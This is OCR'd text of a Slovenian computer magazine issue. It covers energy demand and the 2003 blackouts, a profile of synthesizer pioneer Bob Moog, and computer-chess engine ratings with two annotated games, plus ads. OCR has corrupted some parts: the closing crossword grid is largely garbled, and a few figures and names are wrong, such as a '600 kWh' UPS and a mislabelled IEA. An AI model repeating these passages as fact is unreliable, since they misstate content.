


Zmogljivosti elektrarn v gigavatih: Kot vidimo, raste uporaba vseh virov razen jedrskih in pare.

poraba primarne energije do leta 2020 povečala za 70 %. Po poročilu Mednarodne agencije za atomsko energijo (IEA) iz leta 2002 bo proizvodnja električne energije rasla bistveno hitreje kot svetovno prebivalstvo – to je 2,4 % proti 1 % letno. Svetovni svet za energijo v Londonu je skupaj z IEA ocenil, da se bo količina ogljikovega dioksida do leta 2020 povečala za 50 %, če ne bo to preprečeno z radikalnimi ukrepi. Tudi druge ustanove prihajajo do podobnih sklepov: da se bosta tako poraba energije kot tudi količina CO₂ nenehno povečevali, razen če se nekako razveže povezava ekonomske rasti s svetovno porabo energije.

PREPREČEVANJE IZPADA ENERGIJE

V manjših mestih povsod po svetu so ljudje javni občasnih izpadov električne energije. V tako orjaškem mestu, kot je New York, pa seveda




Kyoto in Evropska unija: Prikaz oddajanja CO₂ v letu 2001, spremembe v prejšnjem desetletju ter odstotek načrtovanega zmanjšanja oddajanja plinov v letih 1999-2012.

niso, in tak dogodek ima zelo resne posledice za milijone ljudi. Tisto, kar se ne bi smelo zgoditi, pa se je zgodilo 14. in 15. avgusta 2003 in je ostalo znano pod imenom **Zatemnitev**. Izpad je v bistvu daleč presegal sam New York, saj je šlo za zatemnitev ogromnega območja vse tja do Michigana in Kanade. Angažirani strokovnjaki Nemskega združenja za električne, elektronske in informacijske tehnologije (VDE) so odkrili, da je nesrečo zanetil ogenj, ki se je hitro razširil po grmovju in kmalu povzročil odpoved dveh elektrarn in pomembnega daljnovođa, dolgega 1000 km. Odpoved je pripeljala do preobremenitve drugih mrež in po »učinku domin« se je sesul celoten sistem

novi energijski viri in modeli

z okoli 100 elektrarn v ZDA in Kanadi. V nekaj minutah so ga namreč zasule stotine sporočil o napakah, v sistemu pa ni bilo ustreznega inteligentnega sistema za analizo napak.

Pred približno 50 leti so Francija, Avstrija in Nemčija ustanovile Zvezo za koordinacijo prenosa elektrike (UCTE). Zveza je bila kmalu sposobna aktivirati 3000 dodatnih megavatov (kar je enako moči nekaj elektrarn skupaj) v 30 sekundah. Z leti je UCTE prerasla v mednarodno električno avtocesto, ki pa je po širitvi EU-ja postala tudi svojevrsten trg električne energije. Danes UCTE pokriva območje od Poljske do Portugalske, od Nemčije do Italije in od Bolgarije do Grčije. Sistem, »nabit« z elektrarnami, je načeloma varen, ker je sposoben absorbirati okvaro ali izpad



Vas prihodnosti: Sončni paneli na hišah bodo skrbeli za toploto, vetrnice za električno energijo, medtem ko bodo roboti obdelovali polja in gojili ribe.

dela. Težava z UCTE-jem je, da ga je preveliko aktivno trgovanje z elektriko pripeljalo do meje, zaradi česar se lahko pri izpadu destabilizira. Tako se je septembra 2003 zgodila zatemnitev v Italiji, ki na veliko kupuje elektriko v Franciji, Nemčiji in na Poljskem ter s tem posebej obremenjuje daljnovod v Švici. Izpad 3000 megavatov na enem koncu mreže lahko povzroči gibanje toka v eni smeri, potem vzvratni udar in na koncu osciliranje, ki lahko sesuje sistem. Prof. Hans-Jürgen Haubrich z Univerze v Aachnu in njegova ekipa preučujejo sistem in razvijajo modele, ki naj bi preprečili potencialne nestabilnosti.

PODMORSKI ZAKLADI

Da bi se sistem stabiliziral, bi se moralo zmanjšati trgovanje z elektriko ali vzpostaviti vzporedne, zelo drage prenosne linije. Ker ti rešitvi praktično nista realni, prof. Haubrich in njegova ekipa razvijata pametne programske modele, ki bi z merjenji temperature s pomočjo dodatnih senzorjev vzdolž linij omogočili povečevanje zmogljivosti prenosa pozimi. Poleti pa bi bila prva naloga preprečevanje osciliranja v mreži. Podobni modeli se uporabljajo tudi s ciljem razvijanja strategij energijskega varčevanja. V različnih državah strokovnjaki razvijajo pametne modele, ki bi omogočili zmanjševanje porabe morda na polovico. Pametna programska oprema lahko omogoči lokalnim podjetjem ali vladi optimiranje oziroma znižanje lastne porabe energije. Siemensovi inženirji, na primer, pomagajo uporabnikom odkriti slabe točke v sistemu in razviti rešitve za njihovo odpravo. V mnogih primerih se lahko tako stroški za električno energijo za zmanjšajo 20–40 odstotkov..

Skupine raziskovalcev po svetu preučujejo na-

Energija brez meja

Tudi čez pet ali deset let bomo večino svojih energetskih potreb zadovoljevali s fosilnimi gorivi. Vendar pa bo po zaslugi podjetij, kot je »Energija za nas«, precej izboljšana njihova učinkovitost, zelo pa bo razširjena uporaba obnovljivih goriv. V našem scenariju za leto 2015 gledamo sliko na velikem, na dotik občutljivem zaslonu v podjetju »Energija za nas«, na kate-re, direktorica podjetja Christine in njen gost iz združenja UCTE Arthur pregledujeta 3D-simulacijo novega parka vetrnic v bližini gorja Atlas v Maroku. Pred kratkim zgrajeni postroj bo proizvajal več električne energije kot v letu 2005 vetrni parki na področju Baltskega morja. Po zaslugi nedavne širitve mreže Zveze za koordinacijo prenosa elektrike (UCTE) iz Evrope prek Gibraltarja v Severno Afriko bo v bodoče omogočeno prenašanje energije iz Maroka tudi v evropske države. Tudi Rusija bo kmalu povezana v sistem prek Turčije in Bližnjega vzhoda. Podjetje »Energija za nas« razvija in gradi ekološko čiste elektrarne s tehnologijo kombiniranega cikla z integriranim uplinjanjem (IGCC) na podlagi premoga. (Kombinirani cikel je, mimogrede, učinkovitejši sistem za proizvodnjo elektrike, v katerem se odpadna toplota iz generatorja plinske turbine uporablja za ogrevanje vode v kotlu, ki poganja generator parne turbine.) Model IGCC podjetja »Energija za nas« omogoča izločanje CO₂ ter skladiščenje energije iz vetrnic, geotermalnih postrojev in sončnih elektrarn. V sistem UCTE se bo kmalu vključila tudi Sirija, kar bo omogočilo gradnjo 1000 m visokega sončnega stolpa sredi orjaškega polja ogledal s premerom 7 km, z zmogljivostjo 200 MW. V projektu so bili upoštevani vsi parametri, kot so čas osvetljenosti, hitrost vetra, vpliv vremena, možnost pojava potresnih sunkov, onesnaževanje in podobno. Potem ko sta si ogledala 3D-simulacijo izvajanja projekta geotermalnih raziskav v Turčiji in gradnje sončnih elektrarn v Španiji, je Christine vprašala, ali namerava UCTE sprejeti v članstvo še koga. Arthur je potrdil, da potekajo pogovori s Kitajsko in Rusijo

o njenem vstopu v združenje oziroma povezovanju njunih ogromnih energetskih mrež z mrežo UCTE.



Pogled v prihodnost: direktorica podjetja »Energija za nas« Christine (v sredini) in predstavnik združenja UCTE (v ospredju) pregledujeta aktualne projekte in povezovanje ogromnih energetskih mrež v Evropi in Afriki

čine za zadovoljevanje rastočih potreb po energiji. Med njimi pomembno mesto zavzemajo zamisli o izkoriščanju ogromne rezerve nafte in plina z dna morja, z globine med 500 in 2000 metrov. Za to je treba zgraditi podmorske postroje s pomočjo robotov. Nekateri od njih bodo daljinsko upravljani z ladje, medtem ko bodo drugi delali avtonomno. Uporabljeni materiali bodo izpostavljeni izjemno visokemu pritisku in korozivni morski vodi. Elektronske komponente bodo morale biti

izredno stabilne in zanesljive, saj bi bila njihova zamenjava izjemno draga. V Siemensu so razvili magnetne ležaje, ki ne zahtevajo mazanja in jih ni treba vzdrževati. Prvo takšno samostojno podmorsko črpalko bodo namestili v letu 2007 na globino med 800 in 1000 m, 120 km od obale na podvodnem plinskem polju Ormen Lange, ki je zaradi neugodnega vremena dostopno samo pet mesecev na leto.

	Električni izhod (MW)	Učinkovitost (%)	Ur na leto (h)	Investicija (/kW)	Ustvarjena moč (ct/kWh)
Atomska	1600	36	8000	1700	4,4
Premog	700	46	7000	700	3,4
Lignit	850	43,5	8000	750	3,3
Kombinirani cikel (naravni plin)	700	58	7000	400	3,8
Hidroelektrična	700		5000	1,800	5,6
Veter (obala)	>1		2500	700	5,8
Fotonapetostni	>1		2400	6000	43,7
IGCC	700	51	7000	1300	4,2
IGCC z izločanjem CO ₂	700	45	7000	1540	4,8
Kombinirani cikel z izločanjem CO ₂	700	52	7000	560	4,4

Primerjava učinkovitosti različnih virov

Opomba: Stroški so izračunani na podlagi predpostavljenega delovanja 30 let (50 let za atomsko energijo) s 70 % izposojenega kapitala. IGCC – Kombinirani cikel z integriranim uplinjanjem. (Vir: Siemens PG CS 4)

PIONIR SINTETIZIRANJA ZVOKA – BOB MOOG

Tokratni sestavek bomo posvetili človeku, ki je ogromno prispeval glasbeni industriji pri odkrivanju priljubljenih (večinoma sintetiziranih) zvokov sveta zadnjih 40 let.

Piše: Igor Matičič

igor.maticic@mojmikro.si

Bob Moog je bil namreč svojevrsten inovator, elektroinženir, doktor fizike, oblikovalec inštrumentov in zvoka, podjetnik, in, kot ga je označil neki glasbeni strokovnjak: Einstein glasbe. Sam pa se je največkrat počutil kot tehnični inženir v družini glasbenih zvezdnikov. Preminil je avgusta letos v starosti 71 let.

Njegov pomen v svetu elektronskih glasbil bi lahko primerjali s tistim, kot ga imata ustanovitelja kitararskih velikanov Fender in Gibson na kitararski svet. Že kot mladenič se je precej ukvarjal z raziskovanjem in sintetiziranjem zvoka ter tako tudi občudoval in nadgrajeval do tedaj znane elektronske sklope, ki so proizvajali zvok. Posebno pozornost je namenil sintetizatorju **Theremin**, ki v prvi polovici 20. stoletja veljal za pravo čudo zvočne tehnike. Theremin (imenovan po njegovem tvorcu, ruskem fiziku **Leonu Thereminu**) je bil namreč prvi inštrument, ki za igranje ni potreboval fizičnega stika, pač pa je prek anten zaznaval premikanje osebka, ki je z gibi kontroliral igranje inštrumenta. Bob je skupaj z očetom kar nekaj let izdeloval različice teh sintetizatorjev, ki jih je ponujal tudi v obliki kompletov za sestavitev. To so bile pravzaprav osnove, na katerih je pozneje Bob Moog gradil svoje kasnejše, veliko bolj priljubljene zvočne izdelke.

MODULARNI MOOG

Moog je postal širše znan leta 1964, ko je takratni glasbeni srenji predstavil prvi modularni sintetizator **Moog Modular**, ki je precej hitro postal zanimiv za znanstvene, akademske in eksperimentalne glasbene sfere tistega časa, tako da je Bob dobil kar precej naročil.

Vendar pa se je Bob Moog vse bolj trudil, da bi sintetizirani zvok naredil dostopnejši širšim množicam, saj so bile tovrstne elektronske


komponente še v 60-ih letih prejšnjega stoletja izredno drage zadevice. Večinoma so jih pri delu uporabljali skladatelji eksperimentalne glasbe, občasno pa tudi največji zvezdniki, kot na primer The Beatles na albumu *Abbey Road* (1969).

MOOG ZA MNOŽICE

Množični preobrat se je zgodil z modelom **Minimoog D** leta 1971, ki je postal prvi cenovno dostopni sintetizator zvoka. Nastal je sicer kot rahlo okleščena različica veliko dražjih modelov Moog Modular (večinoma narejeni po naročilu), vendar je postal najbolj prodajan analogni monofonski sintetizator do leta 1982, kar je za elektronski inštrument zavidljivo dolga doba. Seveda z današnjega vidika monofonski sintetizator s tremi oscilatorji, 44 tipkami in dvema kontrolnima ročicama ni nič posebnega (če odmislimo originalen, retro učinek), taktat pa je resnično pomenil revolucijo.

ZA VSE ZVRSTI GLASBE

Z množično uporabo se je začel tudi zelo obširen vpliv na različne glasbene vrste, kar v izjemni meri občutimo še danes. Če naštejemo



Minimoog za 21. stoletje Voyager

samo nekaj glasbenih zvezd, ki so uporabljale (ali še vedno uporabljajo) Moogove sintetizatorje, je takoj jasno, kakšen pečat v glasbi je zapustil Bob Moog: The Monkeys, Stevie Wonder, Wendy Carlos, Yes, Herbie Hancock ... Torej imena zelo raznolikih glasbenih slogov, pa med njimi niti ne omenjamo posebej tistih, ki so pozneje z Moogovimi sintetizatorji pravzaprav orali ledino novih glasbenih slogov, kot

so techno, electronica ipd.

Med drugim je Moog znan po tem, da je kot standard analognih sintetizatorjev uvedel različne kontrole (logaritmična 1-voltna kontrola višine tona, pulzirajoče sprožanje signala ipd), oziroma drugače povedano: skoraj vsak sintetizator (tudi veliko tistih iz sveta programske opreme) današnjega časa je nadgradnja nečesa, o čemer je nekoč precej razmišljal Bob Moog

POSLOVNE AVANTURE

Zanimivo je, da se na začetku Bob niti ni toliko posvečal poslovni plati, kot pa ga je vsekakor veselilo odkriti nekaj novega, zanimivega. Od tod morda tudi razlaga o tem, da je od začetkov ustvarjanja obstajalo nekaj podjetij v povezavi z Moogom, vendar pa niso bila vsa poslovno zelo uspešna (kakor bi zaradi inovativnosti izdelkov vsekakor lahko bila).


Po dolgoletnih avanturah (oddaja lastništva in pravice do blagovne znamke) njegovega najbolj znanega podjetja **Moog Music** mu ga je pred nekaj leti uspelo spet pridobiti in začel je izdelovati novo različico uspešnice **Minimoog – Voyager**, seveda z znatnimi izboljšavami ter dodatnimi možnostmi. Bob Moog se je namreč v vseh preteklih desetletjih ukvarjal tudi z drugimi elektronskimi glasbili oz. pripomočki, kot so: bas pedal sintetizator **Taurus**, pedal z zvočnimi učinki **Moogfoger**, v zadnjih letih pa je tudi vpeljeval svojo tehnologijo v vtične (plug-in) zvočne učinke **Bomb Factory**.



Bob Moog v svojem laboratoriju s sintetizatorjem Theremin

MOOG ZA VSE ČASE

Čeprav fizično ni več med nami, pa je Bob Moog s svojo prisotnostjo na glasbenem prizorišču praktično nesmrten, saj lahko njegove izdelke (vsaj posredno prek vzorčenih zvokov sintetizatorjev) slišimo vsakodnevno prek različnih medijev. Dodatno priznanje Moogmu pa je dalo nekaj pobudnikov, ki so kmalu po njegovi smrti predlagali, naj bi se standardna enota za 1V/oktavo imenovala po njem: 1 Mg (Moog). Ta termin je namreč široko uporabljen pri oscilatorjih analognih sintetizatorjev, ki jih kontrolira napetost.



PRODOR »AMATERJEV«

Področje računalniškega šaha že dolga leta obvladujejo profesionalci programerji in računalniške hiše, ki se s tem ukvarjajo »24 ur na dan«. To velja za programe, kot so Fritz, Shredder, Junior, Chessmaster, Chess Genius in drugi. Eden redkih programov, ki je nastal v »prostem času« je bil Hiarc's angleškega avtorja Marka Uniackea.

Piše: Vojko Mencinger

vojko.mencinger@mojmikro.si

Morda je prevlada omenjenih programov tudi posledica bistveno večje promocijske aktivnosti, ki so jih deležni. Večino jih namreč promovira najuglednejše podjetje, nemški ChessBase. V današnjem času velja nepisano pravilo, da če te ne poznajo, te težko ocenjujejo in primerjajo. Posledica tega je zagotovo tudi trenutno veljavna rating lestvica šahovskih programov SSDF (Švedska računalniška šahovska zveza – v švedskem jeziku Svenska schackdatorföreningen).

Na prvih desetih mestih so samo tri imena – Shredder, Junior in Fritz v več različicah. Če se spomnimo na-

šega zadnjega članka (Zappa – novi svetovni prvak, Moj mikro 9/2005), je očitno, da na plan prihajajo doslej nepoznani programi – recimo jim »amaterji«, čeprav ta izraz ne ustreza njihovi šahovski moči in zagotovo tudi ne programski profesionalnosti, s katero so napisani oz. izdelani. Vsekakor se v njihovem jedru skriva skoraj vse, kar imajo tudi »veliki«. In očitno ponekod še več.

RATING LESTVICA CSS

Nemška revija CSS (Computer Schach und Spiele, www.computerschach.de), ki od janu-

	Rating	+	-	Games Won	Av. opp.
1 Shredder 9.0 UCI 256MB Athlon 1200 MHz	2821	28-27	704	67%	2697
2 Shredder 8.0 CB 256MB Athlon 1200 MHz	2805	23-22	1115	71%	2648
3 Shredder 7.04 UCI 256MB Athlon 1200 MHz	2804	22-21	1133	69%	2663
4 Junior 9.0 256MB Athlon 1200 MHz	2789	27-26	745	67%	2666
5 Deep Fritz 8.0 256MB Athlon 1200 MHz	2783	24-23	942	70%	2633
6 Junior 8.0 256MB Athlon 1200 MHz	2766	24-24	888	65%	2660
7 Shredder 7.0 256MB Athlon 1200 MHz	2765	26-25	841	69%	2629
8 Deep Fritz 7.0 256MB Athlon 1200 MHz	2764	24-23	938	65%	2654
9 Fritz 8.0 256MB Athlon 1200 MHz	2753	21-20	1206	63%	2659
10 Deep Junior 8.0 256MB Athlon 1200 MHz	2750	30-29	567	63%	2659

arja 2005 izhaja zgolj v spletni različici, pripravlja svojo rating lestvico. Testiranje poteka drugače kot pri zvezi SSDF – čas za partijo je 10 minut + 10 sekund dodatka na potezo (pri SSDF-ju imajo klasični turnirski čas za razmišljanje – 2 uri za 40 potez). To testerjem pri CSS omogoča, da odigrajo veliko več partij in s tem dosežejo veliko bolj verodostojne statistične rezultate. Spodnja tabela je dober pokazatelj, kako močno so se v računalniški šah zavihteli »amaterji«.


Resda je Shredder tudi tukaj vodilni, toda poglejmo, kdo mu sledi. Program Fruit 2.1 francoskega avtorja Letouzeya je presenetil tudi na nedavnem svetovnem prvenstvu v Reykjaviku, kjer je osvojil drugo mesto. Zanimivo, da ima Fruit prav z vsemi nasprotniki pozitiven rezultat – tudi s Shredderjem. Toda Shredder je z drugimi dosegel več zmag, zato ima tudi boljši skupni rating. Na tretjem mestu pa je še večji »amater« – nemški program Spike 1.0a.

NOVI NAČINI OCENJEVANJA POZICIJ

Na podlagi ogleda partij je možno sklepati, da predvsem napreduje način ocenjevanja pozicij. Pri tem je dejansko še ogromno rezerve, še veliko možnosti in nejasnosti. Spomnim se šahistov (predvsem iz bivše »juge«), ki so v vsaki poziciji »stali boljše«!! Nepopoljšljivi optimisti!

Oglejmo si dve dokaj nenavadni partiji. V prvi je Fruit 2.1 premagal Shredderja, čeprav je imel ta dolgo na videz boljšo pozicijo.

F-SECURE MESSAGING SECURITY GATEWAY



Najbolj zmogljiva in varna naprava za zaščito prenosa sporočil

F-Secure Messaging Security Gateway™ predstavlja najbolj dovršeno in učinkovito varnostno rešitev za poslovne infrastrukture prenosa sporočil, saj v sebi združuje robustne industrijske pošne strežnike z zaščito okolja, zaščito pred neželeno (ti. spam) e-pošto in virusi, funkcionalnostmi za varen prenos sporočil in izhodnih vsebin, vse v eni sami enostavni in zmogljivi napravi.

info@f-secure.si
www.f-secure.si



Program	Različica in Avtor	Št.partij	+	=	-	Točke	Rezultat	Elo nasprotnikov	Elo
1	Shredder 9 UCI 20.01.2005 [UCI-] S. Meyer-Kahlen (D)	480	290	91	99	335,5	69,90%	2636	2782
2	Fruit 2.1 17.06.2005 [UCI] F. Letouzey (F)	480	252	146	82	325,0	67,71%	2637	2764
3	Spike 1.0a Mainz 17.08.2005 [UCI] Schäfer, Böhm (D)	480	217	143	120	288,5	60,10%	2639	2710
4	Fritz 8 Bilbao 24.08.2004 [Native-] F. Morsch (NL/D)	480	228	119	133	287,5	59,90%	2639	2709
5	Hiarcs 9 22.08.2003 [Native-] M. Uniacke (GB)	480	205	137	138	273,5	56,98%	2640	2689
6	The King 3.33 09.06.2004 [WB-] J. de Koning (NL)	480	193	154	133	270,0	56,25%	2640	2684
7	Junior 9 20.12.2004 [Native-] A. Ban (ISR)	480	199	140	141	269,0	56,04%	2640	2683
8	Chess Tiger 15.0 19.02.2003 [Native-] C. Theron (F)	480	186	149	145	260,5	54,27%	2641	2670
9	Ruffian 2.1.0 08.03.2004 [UCI-] P. Valfridsson (SWE)	480	189	138	153	258,0	53,75%	2641	2667
10	Gandalf 6.0 06.11.2004 [UCI-] S. Suurballe (DK)	480	195	124	161	257,0	53,54%	2641	2665

Fruit 2.1 - Shredder 9 [B90 - Sicilijanska obramba]

1.e4 c5 2.Sf3 d6 3.d4 cxd4 4.Sxd4 Sf6 5.Sc3 a6 6.Le3 e5 7.Sb3 Le7 8.f3 Le6 9.Dd2 Sbd7 10.g4 0-0 11.0-0-0 Tc8 12.h4 b5 (V tej poziciji so črni dosegali dobre rezultate.) 13.Df2 Se8 14.Kb1 Sc7 15.Th2 Te8 16.De1 Sa8 17.h5 Sab6 18.h6 g6 19.Ka1 Sc4 20.Lf2 Dc7 21.Lxc4 bxc4 22.Sc1 Tb8 23.S1e2 Db7 24.Tb1 d5 25.exd5 Lxd5 (Pozicija črnega se zdi precej boljša.) 26.La7 (Tako Shredder kot Hiarcs ocenjujete kot bolje 26.Sxd5 Dxd5. Zanimivo je, da se oceni Shredderja in Hiarcsa močno razlikujeta. Shredder: -1,48, Hiarcs: -0,18!) 26...Ta8 27.Sxd5 Dxd5 28.Df2 Dc6 29.Le3 a5 30.g5 Lb4 31.Th4 a4 32.a3 La5 33.Sc3 Lxc3 34.bxc3 (Po tej potezi Shredder še vedno misli, da ima premoč (-1,15), medtem ko Hiarcs že daje prednost belemu (+0,25).) 34...Tec8 35.Tb4



(Pozicija belega kralja je vse-kakor varnejša kot pozicija črnega. Črni ima poleg tega slabega kmeta na c4, zato bi lahko rekli, da beli stoji bolje.) 35...De6 36.De2 Dd5 37.Thxc4 Txc4 38.Txc4 Sf8 39.Tc5 Db7 40.c4 e4 41.fxe4 Se6 42.Dd3 Sxc5 43.Lxc5 Tb8 44.Lb4 Db6 45.c5 Dc6 46.Dd4 f6 47.gxf6 Kf7 48.e5 Tg8 49.Dc4+ De6 50.De4 Td8 51.c6 Te8 52.c7 Dc8 53.Dd5+ De6 54.c8D Dxd5 55.Dc7+ Ke6 56.f7 Td8 57.De7+ Kf5 58.f8D+ Txf8 59.Dxf8+ Ke4 60.e6 Dxe6 61.Dg7 1-0

V naslednji partiji pa je drugi novinec Spike premagal Fritza. Partija ima zanimiv potek tudi za turnirske šahiste, saj kaže na zelo obetavno možnost za igro belega proti nadvse čvrsti obrambi Caro-Kann.

Spike 1.0a - Fritz 8 Bilbao [B12 - Caro-Kann]

1.e4 c6 2.d4 d5 3.e5 Lf5 4.h4 h6 5.g4 (To potezo je pogosto igral nekdanji svetovni prvak Mihail Talj in zanimivo v zadnji partiji dvoboja za naslov svetovnega prvaka Kramnik proti Leku!) 5...Lh7 (Leko je nadaljeval bolje s 5...Ld7 6.Sd2 c5 7.dxc5 e6 8.Sb3 Lxc5 9.Sxc5 Da5+ 10.c3 Dxc5 11.Sf3 Se7 in zdaj bi Kramnik z 12.h5 lahko dosegel majhno prednost.) 6.Ld3



(Najnovejša turnirska praksa kaže, da je na tem mestu zelo nevarno 6.e6! fxe6 7.Ld3 Lxd3 8.Dxd3 Dd6 9.f4 Sd7 10.Sf3 0-0 11.Se5 Sxe5 12.fxe5 in beli ima trajno prednost.) 6...Lxd3 7.Dxd3 e6 8.Sc3 (V pošteve je prišlo tudi 8.Se2 c5 9.c3 c4 10.Dc2 h5 11.g5 Se7 12.Sf4 g6 13.Sd2 Sf5 14.Sf1 Sc6 15.Se3 Sce7 in beli ima več prostora.) 8...h5 9.gxh5 Db6 10.Lg5 Txx5 11.Sge2 Th8 12.0-0-0 Sh6 13.Kb1 Da6 14.Df3 Sd7 15.Dh5 Lb4 16.Sf4 Sf8 17.Th3 Th7 18.Sd3 Sf5 19.Dg4 Lxc3 20.Sc5 Db5 21.Txc3 b6 22.Sb7 Da6 (Bolje bi bilo 22...f6.) 23.Sd6+ Sxd6 24.exd6 Db7 25.h5 (Beli stoji precej bolje.) 25...Dd7 26.Le7 e5 27.De2 (Menjava dam ne pride v poštev.) 27...exd4 28.Txd4 Se6 29.Th4 a5 30.Te3 d4 31.Te5 a4 32.De4 Th6 33.f4 Ta5 34.Txa5 bxa5 35.f5 1-0

SKLEP


»Amaterji« so bili v šahu vedno nevarni tudi profesionalcem – ne morda na daljši rok in v več partijah, temveč takrat, ko odloča ena sama partija, na primer partija zadnjega kola. Spomnim se, da je Nimcovič napol v šali napol zares dejal našemu Vidmarju, naj se raje posveti elektrotehnik, kot da igra šah. Vidmar je bil še posebej Nimcoviču zelo neugoden nasprotnik.

GENS UNA SUMUS ■

ZANESLJIVOST in PROFESIONALNOST še nikoli tako dostopni!

Brezprokinitveni napajalnik **INFORM Guard Genius 600**

- Kapaciteta 600 kWh
- Line Interactive UPS
- Zvočni alarm za battery backup, battery low in overload status
- Teža 7,9 kg



Cena brez DDV: **7.499,00 SIT!**
Cena z DDV: 8.999 sit

Tiskalnik **ZEBRA LP 2644-Z**

Prehitevi namizni tiskalnik etiket in črtne kodirke!

- Direct thermal tiskalnik za nalepke, črtne kodirke...
- Hitrost: do 102 mm/s, ločljivost: 203 dpi
- Širina telesa: do 104 mm
- Dolžina telesa: do 990 mm
- 8 MB SDRAM, 4 MB Flash
- vmesniki: RS232, paralelni, USB v.1.1
- Zebra Link



Cena brez DDV: **99.999,00 SIT!**
Cena z DDV: 119.999 sit

Tiskalnik **ZEBRA Z4M**

Posebej ojačan za zahtevna industrijska okolja!

- termalno transferni in direktni termalno tiskalnik za industrijsko rabo
- izredno filter-izločevalni tiskalnik
- zelo odporen proti prahu in umazaniji
- vmesniki: RS232, paralelni, USB v.1.1



Cena brez DDV: **208.333,00 SIT!**
Cena z DDV: 249.999 sit


Dodatni popusti in nagrade v naši spletni trgovini!

MIKROPIS Holding



Adrianska 4a, 8110 Zeleno, 6400, Celovška 116, 1000 Ljubljana
tel: 01 25 25 25, fax: 01 25 25 25 tel: 01 25 25 25, fax: 01 25 25 25

Vsi izdelki so na voljo tudi v naši spletni trgovini:
www.mikropis.si

MOJ MIKRO	DEL SKOČJE LOKE	VALJUNKI	ZNAGA V SAHU	DROBNE ZALIKANE GUBE NA BLAGU	TEŠNA IGRALNA HRIZAN	VAS NA GOTOVKENI	DEL SPODNEGA PERILA	AKCIJA BELKIN KOMPLETA: TORBICA + MIŠKA+ HUB									
BOLEZNE NI ZNAK								 <p>CENA ZA KOMPLET 10.990 SIT Z DDV</p>									
BARUŠA TVALA																	
KEMISKI ELEMENT (smak Ac)																	
RUTENU			SANKE HALOGENI ELEMENT														
FIL NASLOV ZADUHOVNINA					JOŽE ČERNA BELORUŠIČ												
TRISKI HENI BOG				BEATA (MILAUŠE) ČASOPIS PODJETJE													
HRVAJ OB SAVINA OCHENISREBI						ENOTNOST	TOVE TISELJI	HRVAŠKA OBLJENA ŽBENKA BESEDE	STRONOV ZA GOSPODARSTVO	AZUŠKA VOZLANA BOLENA PREDVOGA	DAJANJE HRVATSKIH VOTLJIH GLASOV	INTERJAT NEZNAKKA	PERJE PIR PERI				
PVA DEL NAGRADNEGA GESLA																	
STO NAGRADNET ROV			BELGIJ ZDRAVLISICE	COVITINA ZA COTOK ARIGON													
AVTOR: ALEX SANDAR SUJEDOVIC	ZACETNA OBLJENA ČESA	INOUZNA OBLJENA PERE LISH NEBAN					PRIVOST ŠTEVILA PAS PIR NREBNU										
DRUGI DEL NAGRADNEGA GESLA												NEKADEN VELIK STRAH LJUDI	IGRALKA IGA HRVATSKA (FINA)				
NOVA POP SKUPINA				POBIC LEGEND ANG. KRALJI				CESTARINI PASPI SL. KONFIGRAF (BO)									
ŠIBLIJAN ROZMAR			TEMLJINA PESNICA BRIT. IGRL. JANU							KRADLIVEC BRANIS DEJALI							
SOL DUŠNOVE KESLIVE							GL. NE STO ALBANJE ČUTLO ZA VO										
PAKET, CVITEN					ME OTINE Z	HRVAŠKA PLEŠNA DIZIŽNA							ALOJE REBULA				
